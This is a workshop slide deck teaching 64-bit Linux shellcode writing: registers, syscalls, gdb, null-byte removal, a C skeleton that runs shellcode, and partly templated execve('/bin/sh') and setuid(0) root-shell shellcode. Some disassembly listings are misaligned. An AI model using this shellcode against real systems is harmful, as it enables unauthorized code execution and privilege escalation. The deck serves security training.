

Shellcoding Lab 64 BIT (0x0f05)

0x7E0 @ berlinsides edition
by dash

Wait! What?

- no it is still **not** shells scripting
- name comes from gaining a shell
- instructions are passed to cpu
- no extra compiling or linking needed
- if injected into a process

Typical Usage

Remote:

- you want to gain code execution remotely

Local:

- privilege escalation

Userland:

- Pretty playing, good training

Is this fun?!

- Enjoying assembly!
 - great to understand whats going on
 - coming from C its easy for you
- Exploit some or everything!
 - no chance without understanding a piece of assembly

Is this fun?!

- Own a careless internet user!
 - I have this awesome ssh remote r00t here
- Be on a uberc00l hacker con and blather about!
 - Hi Aluc!


Basics

- 64Bit ***is*** different from 32Bit
- 64Bit / 8 byte / 16 nibble
- different calling convention
- different usage of registers
- different syscall numbers

Registers

- So, we have 64Bit Registers now!
- 16 Registers there are, young Padawan.
 - instead of having 8 on IA-32
- new Registers (almost) new names
- some look quite familiar

Registers (from Wikipedia)



32BIT → 64BIT

EAX → RAX – Accumulator
ECX → RCX – Count Register
EDX → RDX – Data Register
EBX → RBX – Base Register
ESI → RSI – Stream Source
EDI → RDI – Stream Destination
ESP → RSP – Stack Pointer
EBP → RBP – Base Pointer

Registers

RAX – Accumulator

RCX – Count Register

RDX – Data Register

RBX - Base Register

RSI – Stream Source

RDI – Stream Dest.

R8 – R15 (new)

RSP – Stack Pointer

→ Points to next instruction

RBP – Base Pointer

→ start of current stack frame

A lot of words

- b is byte (yes, 1 **whole** byte ;))
- w is word (2 byte)
- d double word (4 byte)
- q quad word (8 byte)
- **note** there is no rXq for full addressing, its rX (e.g. r10)
- also former general purpose registers go by their former name (e.g. rax → eax → ax → ah → al)
- **note** for GDB it's giant word (e.g. x/20g \$rsp)

Registers – Syscall Arguments

Register	Purpose	Other
RAX	Syscall	Return Value!
RDI	1. Argument	
RSI	2. Argument	
RDX	3. Argument	
R10	4. Argument	
R8	5. Argument	
R9	6. Argument	

Registers

- Different types of addressing!
- Register \leftrightarrow Argument!
- RAX also gets a return value (if not void)
- Legacy Registers just have an R now
→ simple, no?

Instructions

`xor rax, rax`

→ null out register / xor register with value

`mov rax, 60`

→ copy decimal 60 into rax register

`xchg rax,rbx`

→ exchange register with register

Instructions

inc rax

→ increase (+1) in rax

dec rax

→ decrease (-1) in rax

nop

→ mostly known from exploits, “no operation”

Instructions

`add rax,1`

→ plus one to rax

`sub rax,1`

→ subtract one from rax

`adc rax,1`

→ add one to rax, but also check carry flag

Instructions

jmp

→ go to a subfunction (short jmp 1byte / near jmp 2byte)

call h3ll

→ calls a subfunction

ret

→ this re-establishes stack pointer, (mov rsp, rbp)

Instructions

push 0x41424344

→ push 4 byte on the stack

pop rsi

→ get the data from stack and fill it into rsi

→ stack consumption decreases to higher address

syscall

→ it is NOT anymore int 0x80, we just use 'syscall'

Now

→ 0x0f05 is the bytecode (not anymore 0xcd80)

Cold Water plz

BITS 64

global _start

_start:

mov r10b,10

mov r10,10

mov r9,9

mov r11w,8000

mov r12d,0x41424344

mov r13,0x4142434445464748

xor rax, rax

mov al, 60

syscall

Compile it:

1. nasm -f elf64 -o test.o test.asm

2. nasm -f elf64 -o test2.o test.asm
-O0

Compare both in objdump:

1. objdump -d test.o -M intel

2. objdump -d test2.o -M intel

Whats going on here?

Cold Water plz

With Optimization

W/O Optimization

```
0: 41 b2 0a      mov  r10b,0xa
3: 41 ba 0a 00 00 00  mov  r10d,0xa
9: 41 ba 0a 00 00 00  mov  r10d,0xa
f: 41 b9 09 00 00 00  mov  r9d,0x9
15: 66 41 bb 40 1f    mov  r11w,0x1f40
1a: 41 bc 44 43 42 41  mov  r12d,0x41424344
20: 49 bd 48 47 46 45 44  movabs
r13,0x4142434445464748
27: 43 42 41
2a: 48 31 c0        xor   rax,rax
2d: b0 3c          mov   al,0x3c
2f: 0f 05          syscall
```

```
0: 41 b2 0a      mov  r10b,0xa
3: 49 ba 0a 00 00 00 00  movabs r10,0xa
a: 00 00 00
d: 49 ba 0a 00 00 00 00  movabs r10,0xa
14: 00 00 00
17: 49 b9 09 00 00 00 00  movabs r9,0x9
1e: 00 00 00
21: 66 41 bb 40 1f    mov  r11w,0x1f40
26: 41 bc 44 43 42 41  mov  r12d,0x41424344
2c: 49 bd 48 47 46 45 44  movabs
r13,0x4142434445464748
33: 43 42 41
36: 48 31 c0        xor   rax,rax
39: b0 3c          mov   al,0x3c
3b: 0f 05          syscall
```

Recap

- if not stated otherwise nasm will optimize the code
- use -O0 to disable optimization
- if you addressed rax, but the code uses eax, check for enabled optimization
 - check for different results with and without optimization

Gdb - short

- gnu debugger
- available on all linux platforms and most unix*s
- not as nice as immunity debugger, but it does its job
- `gdb ./<name> -q`
- quietmode, we dont need the rest
- normal mode of gdb
- most commands have abbreviations

Gdb - short

- break / b
 - set breakpoints, break _start / break main
- run / r
 - run forrest run!
- info registers / i r
 - show general purpose registers and segments
- disassembly / disas
 - current position in code

GDB

```
$ gdb ./xchg -q
Reading symbols from ./xchg...(no debugging symbols found)...done.
(gdb) break _start
Breakpoint 1 at 0x400080
(gdb) run
Starting program: /home/user//Shellcode-Lab/64BIT/exchange_registers/xchg
Breakpoint 1, 0x000000000400080 in _start ()
(gdb) disas
Dump of assembler code for function _start:
=> 0x000000000400080 <+0>:  xor  rax,rax
      0x000000000400083 <+3>:  xor  rbx,rbx
      0x000000000400086 <+6>:  movabs rax,0x29a
      0x000000000400090 <+16>: movabs rbx,0x539
      0x00000000040009a <+26>: movabs r10,0xbeefbeefbeefbeef
      0x0000000004000a4 <+36>: xchg  r10,rax
      0x0000000004000a6 <+38>: xchg  r9,r10
      0x0000000004000a9 <+41>: xchg  rbx,rax
      0x0000000004000ab <+43>: xchg  rsp,rdi
End of assembler dump.
```

```
(gdb) info registers
rax      0x0  0
rbx      0x0  0
rcx      0x0  0
rdx      0x0  0
rsi      0x0  0
rdi      0x0  0
rbp      0x0  0x0
rsp      0x7fffffff00000000  0x7fffffff00000000
r8        0x0  0
r9        0x0  0
r10       0x0  0
r11       0x0  0
r12       0x0  0
r13       0x0  0
r14       0x0  0
r15       0x0  0
rip       0x400080 0x400080 <_start>
eflags    0x202  [ IF ]
cs        0x33  51
ss        0x2b  43
ds        0x0  0
es        0x0  0
fs        0x0  0
gs        0x0  0
```


Gdb - short

- step / s
 - until exit from function
- stepi / si
 - step instructions (we want that!)
- i r rax rbx r10
 - info registers only accumulator, base and r10
 - press enter again
 - last command will be repeated

Gdb Intro

```
Breakpoint 1, 0x00000000400080 in _start ()
(gdb) si
0x0000000000400083 in _start ()
(gdb) disas
Dump of assembler code for function _start:
   0x0000000000400080 <+0>:  xor    rax,rax
=> 0x0000000000400083 <+3>:  xor    rbx,rbx
   0x0000000000400086 <+6>:  movabs rax,0x29a
   0x0000000000400090 <+16>: movabs rbx,0x539
   0x000000000040009a <+26>: movabs r10,0xbeefbeefbeefbeef
   0x00000000004000a4 <+36>: xchg   r10,rax
   0x00000000004000a6 <+38>: xchg   r9,r10
   0x00000000004000a9 <+41>: xchg   rbx,rax
   0x00000000004000ab <+43>: xchg   rsp,rdi
End of assembler dump.
(gdb) si
0x0000000000400086 in _start ()
(gdb) si
0x0000000000400090 in _start ()
(gdb) disas
Dump of assembler code for function _start:
   0x0000000000400080 <+0>:  xor    rax,rax
   0x0000000000400083 <+3>:  xor    rbx,rbx
   0x0000000000400086 <+6>:  movabs rax,0x29a
=> 0x0000000000400090 <+16>: movabs rbx,0x539
   0x000000000040009a <+26>: movabs r10,0xbeefbeefbeefbeef
   0x00000000004000a4 <+36>: xchg   r10,rax
   0x00000000004000a6 <+38>: xchg   r9,r10
   0x00000000004000a9 <+41>: xchg   rbx,rax
   0x00000000004000ab <+43>: xchg   rsp,rdi
End of assembler dump.
```

(gdb) info registers rax rbx rcx

rax	0x29a	666
rbx	0x0	0
rcx	0x0	0

(gdb) si

0x000000000040009a in _start ()

(gdb)

0x00000000004000a4 in _start ()

(gdb)

0x00000000004000a6 in _start ()

(gdb) info registers rax rbx rcx

rax	0xbeefbeefbeefbeef	-4688318750159552785
rbx	0x539	1337
rcx	0x0	0

GDB Intro

BITS 64

global _start

_start:

xor rax, rax

xor rbx, rbx

mov rax, 0x29A ; <http://web.textfiles.com/eazines/29A/>

mov rbx, 0x539

mov r10, 0xBEEFBEEFBEEFBEEF

xchg rax, r10

xchg r10, r9

xchg rbx, rax

xchg rdi, rsp

Compile it:

\$ nasm -f elf64 -o xchg.o xchg.asm
-O0

\$ ld -o xchg xchg.o

Debug it with gdb.

Byte Placement

- please check the both example codes in gdb
 - `byte_placement_rax.asm`
 - `byte_placement_r10.asm`
- what is the difference?

Syscall Examples

32BIT

- exit 1
- read 3
- write 4
- open 5
- close 6
- execve 11
- chdir 12
- chmod 15
- setuid 23
- kill 37
- reboot 88
- socket 102
- connect 102
- accept 102
- bind 102
- listen 102

64Bit

- exit 60
- read 0
- write 1
- open 2
- close 3
- execve 59
- chdir 80
- chmod 90
- setuid 105
- kill 62
- reboot 169
- socket 41
- connect 42
- accept 43
- bind 49
- listen 50

Syscall

- What is a syscall?
- *nix using Syscalls!
- man 2 syscall
- Quite some differences in number 32/64bit

`/usr/include/asm/unistd_32.h`

`/usr/include/asm/unistd_64.h`

Registers – Syscall Arguments

Register	Purpose	Other
RAX	Syscall	Return Value!
RDI	1. Argument	
RSI	2. Argument	
RDX	3. Argument	
R10	4. Argument	
R8	5. Argument	
R9	6. Argument	

Syscall: exit

- man 2 exit
- void exit (int status)
- look up the syscall in unistd_64
- 60 or 3Ch
- we have one argument and no return code

Convert decimal to hex

- python to rescue

```
python -c 'print hex(60)'
```

```
0x3c
```

- commandline

```
$ bc
```

```
obase=16
```

```
60
```

```
3C
```

- a million ways to do that (you could also do that in javascript ;))

Syscall: exit

Bits 64

global _start

_start:

mov rax,0x3C

mov rdi,4

syscall

```
nasm -f elf64 exit.asm -o exit.o
```

```
ld -o exit exit.o
```

```
$ ./exit ; echo $?
```

```
4
```

Syscall: exit (nasm optimized)

Bits 64

```
global _start
```

```
; label _start
```

```
_start:
```

```
mov    rax,0x3C ; mov 60 to RAX
```

```
mov    rdi,4     ; mov 4 into RDI
```

```
syscall          ; execute the syscall
```

```
nasm -f elf64 exit.asm -o exit.o
```

```
ld -o exit exit.o
```

```
$ ./exit ; echo $?
```

```
4
```

```
0000000000400080 <_start>:
```

```
400080:    b8 3c 00 00 00    mov    eax,0x3c
```

```
400085:    bf 04 00 00 00    mov    edi,0x4
```

```
40008a:    0f 05             syscall
```

Syscall: exit (nasm un-optimized -O0)

Bits 64

```
global _start
```

```
; label _start
```

```
_start:
```

```
mov    rax,0x3C ; mov 60 to RAX
```

```
mov    rdi,4     ; mov 4 into RDI
```

```
syscall          ; execute the syscall
```

```
nasm -f elf64 exit.asm -o exit.o -O0
```

```
ld -o exit exit.o
```

```
$ ./exit ; echo $?
```

```
4
```

0000000000400080 <_start>:

400080:	48 31 c0	xor rax,rax
400083:	48 31 d2	xor rdx,rdx
400086:	b8 3c 00 00 00	mov eax,0x3c
40008b:	ba 04 00 00 00	mov edx,0x4
400090:	0f 05	syscall

Exploit Skeleton

```
#include <stdio.h>
#include <string.h>

unsigned char code[] ="shellcode wants to be placed here!";
main()
{
    printf("Shellcode Len: %d\n", (int)strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
```

Syscall: exit

- Linux Command Chain (Command Line Fu)

```
$ objdump -d ./exit|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\x/g'|paste -d " " -s |sed 's/^"/'|sed 's/$"/g'
```

-Shellnoob Tool

```
$ shellnoob.py --from-obj exit --to-c exit.c
```

```
char shellcode[] = "\xb8\x3c\x00\x00\x00\xbf\x04\x00\x00\x00\x0f\x05";
```

- Place the shellcode and compile the skeleton

```
$ gcc -z execstack skeleton.c -o exit_shell
```

- Execute it

```
$ ./exit_shell
```

```
shellcode len: 2
```

Why god, whyyy?

- Why is the shellcode not working?
- For some reason the length is too short...
- Reasons:
 - * compiled it without -z execstack
 - * null bytes in the code

Nullbytes

- The shellcode won't work this way!
- First we need to get rid of all nullbytes!
- Use only the parts of a register which are needed!
- Try to find alternative ways to use 0 without generating a null byte!

Nullbytes

----- Write a shellcode without nullbytes! -----

Syscall: exit (non-optimized by nasm)

Bits 64

global _start

_start:

xor rax,rax

xor rdx,rdx

mov al,0x3C

mov dil,4

syscall

```
nasm -f elf64 exit.asm -o exit.o -O0
```

```
ld -o exit exit.o
```

```
$ ./exit ; echo $?
```

```
4
```

0000000000400080 <_start>:

400080:	48 31 c0	xor rax,rax
400083:	48 31 d2	xor rdx,rdx
400086:	b0 3c	mov al,0x3c
400088:	40 b7 04	mov dil,0x4
40008b:	0f 05	syscall

Exit Shellcode in Skeleton

//btw. if variable **shellcode** is **const**, its **placed** in a **different segment** and **-z execstack** is **not needed**

```
gcc skeleton.c -o exit -z execstack
```

```
./exit_shell ;echo $?
```

```
shellcode len: 13
```

```
4
```

```
/* skeleton for shellcode testing
```

```
dash@hack4.org
```

```
*/
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
unsigned char code[]="\x48\x31\xc0\x48\x31\xd2\xb0\x3c\x40\xb7\x04\xf0\x05";
```

```
main()
```

```
{
```

```
printf("Shellcode Len: %d\n", (int)strlen(code));
```

```
int (*ret)() = (int(*)())code;
```

```
ret();
```

```
}
```

8BIT Registers (oh there they are)

- You remember Wikipedia saying there is not 8Bit addressing?
- Well, lets check that again.

8Bit Registers

BITS 64

global _start

_start:

mov spl, 1

mov bpl, 2

mov sil, 3

mov dil, 4

```
nasm -f elf64 8bit.asm -o 8bit.o -O0
```

```
ld -o 8bit 8bit.o
```

```
400080:  40 b4 01      mov  spl,0x1
```

```
400083:  40 b5 02      mov  bpl,0x2
```

```
400086:  40 b6 03      mov  sil,0x3
```

```
400089:  40 b7 04      mov  dil,0x4
```

8BIT Registers (oh they **are** there)

- So, if you want to address 1byte only – go with that.

Lessons learned

- how to address registers
- use objdump to check your shellcode
- workaround if addressing registers gets nasty
- avoid nullbytes
- keep in mind execstack / noexecstack
- or set char shellcode to constant

Syscall: kill

- man 2 kill (what a cmdline)
- int kill(pid_t pid, int sig);
- pid – process id
- sig – signal

Syscall: kill

BITS 64

global _start

_start:

xor rax, rax

xor rdi, rdi

xor rsi, rsi

; fill arguments for syscall kill

mov dil, XXXX ; first argument

mov sil, XXXX ; second argument

mov al, XXXX ; syscall nr

syscall

```
nasm -f elf64 kill.asm -o kill.o -O0
```

```
ld -o kill kill.o
```

\$ <process>

Killed

Syscall: kill (nasm un-optimized)

0000000000400080 <_start>:

```
400080:  48 31 c0    xor    rax,rax
400083:  48 31 ff    xor    rdi,rdi
400086:  48 31 f6    xor    rsi,rsi
400089:  40 b7 01    mov    dil,0x1
40008c:  40 b6 09    mov    sil,0x9
40008f:  b0 3e      mov    al,0x3e
400091:  0f 05      syscall
```

```
nasm -f elf64 kill_noexit.asm -o kill_noexit.o
-O0
```

```
ld -o kill_noexit kill_noexit.o
```

```
$ <process>
```

```
Killed
```

Syscall: kill

```
$ ./kill_noexit
```

Segmentation fault (core dumped)

```
$ strace ./kill_noexit
```

```
execve("./kill_noexit", ["./kill_noexit"], [/* 29 vars */) = 0
```

```
kill(1, SIGKILL)                = -1 EPERM (Operation not  
permitted)
```

```
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR,  
si_addr=0x9} ---
```

```
+++ killed by SIGSEGV (core dumped) +++
```

Segmentation fault (core dumped)

Syscall: kill

- What happens if you don't have a exit call
- Not only killing a process also:
 - restart, read config, stop or continue
- Killer Shellcode? Kill all processes on the box
 - Don't do that :)

Push

- Push values on the stack
- Yes, you get them into a register with pop
- byte/word/dword/(giant?)

[...]

```
push 0x41
```

```
push 0x4142
```

```
push 0x41424344
```

```
push 0x4142434445464748
```

[/..]

```
nasm -f elf64 push.asm -o push.o; ld -o push push.o
```

```
push.asm:14: warning: signed dword immediate exceeds bounds
```

Push

```
BITS 64
global _start
_start:
push 0x41
push 0x4142
push 0x41424344
; lets comment that out
; push 0x4142434445464748 ← try to compile it with
----- null byte free version:

BITS 64
global _start
_start:
push byte 0x41
push word 0x4142
push dword 0x41424344
```

```
nasm -f elf64 push.asm -o push.o -O0;
ld -o push push.o
```

Push on 64 Bit

- Yes, it makes sense to specify what will be pushed
→ byte / word / dword
- Yes, on 32Bit you can push 4 bytes
- You cannot push 8byte onto the stack at 64Bit
- You need to work around it
- Simple mov is enough, drawback is more bytecode

Push

BITS 64

global _start

_start:

xor rax, rax ; clear register

; place 8byte in register rax

mov rax, 0x4142434445464748

; push it on the stack

push rax

```
nasm -f elf64 push_mov.asm -o  
push_mov.o -O0; ld -o push_mov  
push_mov.o
```


Recap: Push on 64 Bit

- < 5 byte push:

 - byte / word / dword

- > 4 byte push:

```
mov rax, 0x4142434445464748
```

```
push rax
```

Syscall: write

- lets look into how to push strings on the stack
- print it to the current shell
- look up the syscall write – man 2 write
- syscall fromunistd._64.h

Syscall: Write

- `ssize_t write(int fd, const void *buf, size_t count);`
- syscall nr is 1 or 0x1
- 3 Arguments
- we don't care about the return value
- write to stdout (stdin/stdout/stderr – 0/1/2)
- string is pushed on the stack
- you need the length of the string

Registers – Syscall Arguments

Register	Purpose	Other
RAX	Syscall	Return Value!
RDI	1. Argument	
RSI	2. Argument	
RDX	3. Argument	
R10	4. Argument	
R8	5. Argument	
R9	6. Argument	

Push strings

How to place a string on the stack:

- terminate the string
- newline the string (0x0a)
- record the length
- convert string to hex
- print string backwards in hex
- split it into byte size of registers you use
- easy no?

Push strings

Short version board tools (all in one):

```
print a[::-1].encode('hex')
```

Well...long version with extra library loaded:

```
In [11]: print a
```

```
- shellcoding at hack4 in 2015 -
```

```
In [12]: print a[::-1]
```

```
- 5102 ni 4kcah ta gnidocllehs -
```

convert it to hex:

```
import binascii
```

```
binascii.hexlify(a[::-1])
```

```
2d2035313032206e6920346b63616820746120676e69646f636c6c656873202d
```

Syscall: Write

(Warning: the string in the code might be different)

```
BITS 64

global _start

;section .text:

_start:

xor rax, rax ; clear register

xor rdi, rdi ; clear register

push rax ; ends the string

mov rax, 0x0a2035313032206e ; trick to place 8byte on the stack

push rax ; push it

mov rbx, 0x6920346b63616820 ; same same, but different

push rbx

mov rcx, 0x746120676e69646f

push rcx

mov rdx, 0x636c6c6568732020

push rdx

mov rsi, rsp ; move address of stack pointer to our 2nd argument

xor rax, rax ; clean the register

mov al, 1 ; move syscall write into accumulator register

inc di ; arg 1, increment xor'ed register to stdout

xor rdx, rdx

add dl, byte 32

syscall

mov al, 60

xor rdi, rdi

syscall
```

```
000000000400080 <_start>:
400080: 48 31 c0                xor    rax,rax
400083: 48 31 ff                xor    rdi,rdi
400086: 50                      push   rax
400087: 48 b8 6e 20 32 30 31    movabs rax,0xa2035313032206e
40008e: 35 20 0a                push   rax
400091: 50                      push   rax
400092: 48 bb 20 68 61 63 6b    movabs rbx,0x6920346b63616820
400099: 34 20 69                push   rbx
40009c: 53                      push   rbx
40009d: 48 b9 6f 64 69 6e 67    movabs rcx,0x746120676e69646f
4000a4: 20 61 74                push   rcx
4000a7: 51                      push   rcx
4000a8: 48 ba 20 20 73 68 65    movabs rdx,0x636c6c6568732020
4000af: 6c 6c 63                push   rdx
4000b2: 52                      mov    rsi,rsi
4000b3: 48 89 e6                xor    rax,rax
4000b6: 48 31 c0                mov    al,0x1
4000b9: b0 01                  inc    di
4000bb: 66 ff c7                xor    rdx,rdx
4000be: 48 31 d2                add    dl,0x20
4000c1: 80 c2 20                syscall
4000c4: 0f 05                  mov    al,0x3c
4000c6: b0 3c                  xor    rdi,rdi
4000c8: 48 31 ff                syscall
4000cb: 0f 05
```

Recap

- How to push strings on the stack
- Backwards/Hex
- We cannot push 8 byte
 - use mov
- Remember the string terminator

Syscall: Execve

- `int execve(const char *filename, char *const argv[], char *const envp[]);`
- how to print it in hex backwards another method:
 - > `a="//bin/sh"`
 - > `print a[::-1].encode('hex')`
 - > `68732f6e69622f2f`
- syscall execve from unistd_64:
59 or 3Bh

Syscall: Execve

```
xor rax, rax

push  rax                ; null terminator for the string

mov   rbx, XXXXXXXXXXXX ; //bin/sh backwards

push  rbx                ;

mov   rdi, rsp            ; move address from stack pointer to first
argument

push  rax

push  rdi                ; actually we would not need this one

mov   rsi, rsp            ; move the address to the 2nd argument

mov   rdx, rax            ; no envp necessary

mov   al,X                ; execve into rax

syscall
```

```
0:  48 31 c0      xor  rax,rax
3:  50             push  rax
4:  48 bb .....   movabs
rbx,0xFFFFFFFFFFFFFFFF
B:  .....
e:  53             push  rbx
f:  48 89 e7      mov   rdi,rsp
12: 50             push  rax
13: 57             push  rdi
14: 48 89 e6      mov   rsi,rsp
17: 48 89 c2      mov   rdx,rax
1a: b0 3b         mov   al,....
1c: 0f 05         syscall
```

Syscall: Execve

- gain a shell via it
- still same user privileges
- gaining a root shell needs us to use setuid syscall

Execve + Setuid

- Ok. Now setuid(0) call needs to be added
- You want to have r00t, don't you?

Execve + Setuid

```
xor rax, rax
```

```
push rax
```

```
pop rdi
```

```
add al,0x69
```

```
syscall
```

```
; add the execve  
shellcode, here
```

```
<_start>:
```

```
48 31 c0 xor    rax,rax
```

```
50          push   rax
```

```
5f          pop    rdi
```

```
04 69      add     al,0x69
```

```
0f 05      syscall
```

Execve + Setuid

- Simple extra call, now a r00t shell. Easy as that.

Other important syscalls

- everything in regard of sockets
- setuid / setgid / seteuid / setegid
- open / close / read / write
- fork / clone / chdir
- strongly depends on what you want to do

Other Shellcodes

- Now, the real fun part starts here:
 - bindshells
 - reverse shells
 - encoders / crypters / polymorphism
 - password protection
- But not today – sorry ;)

Fin.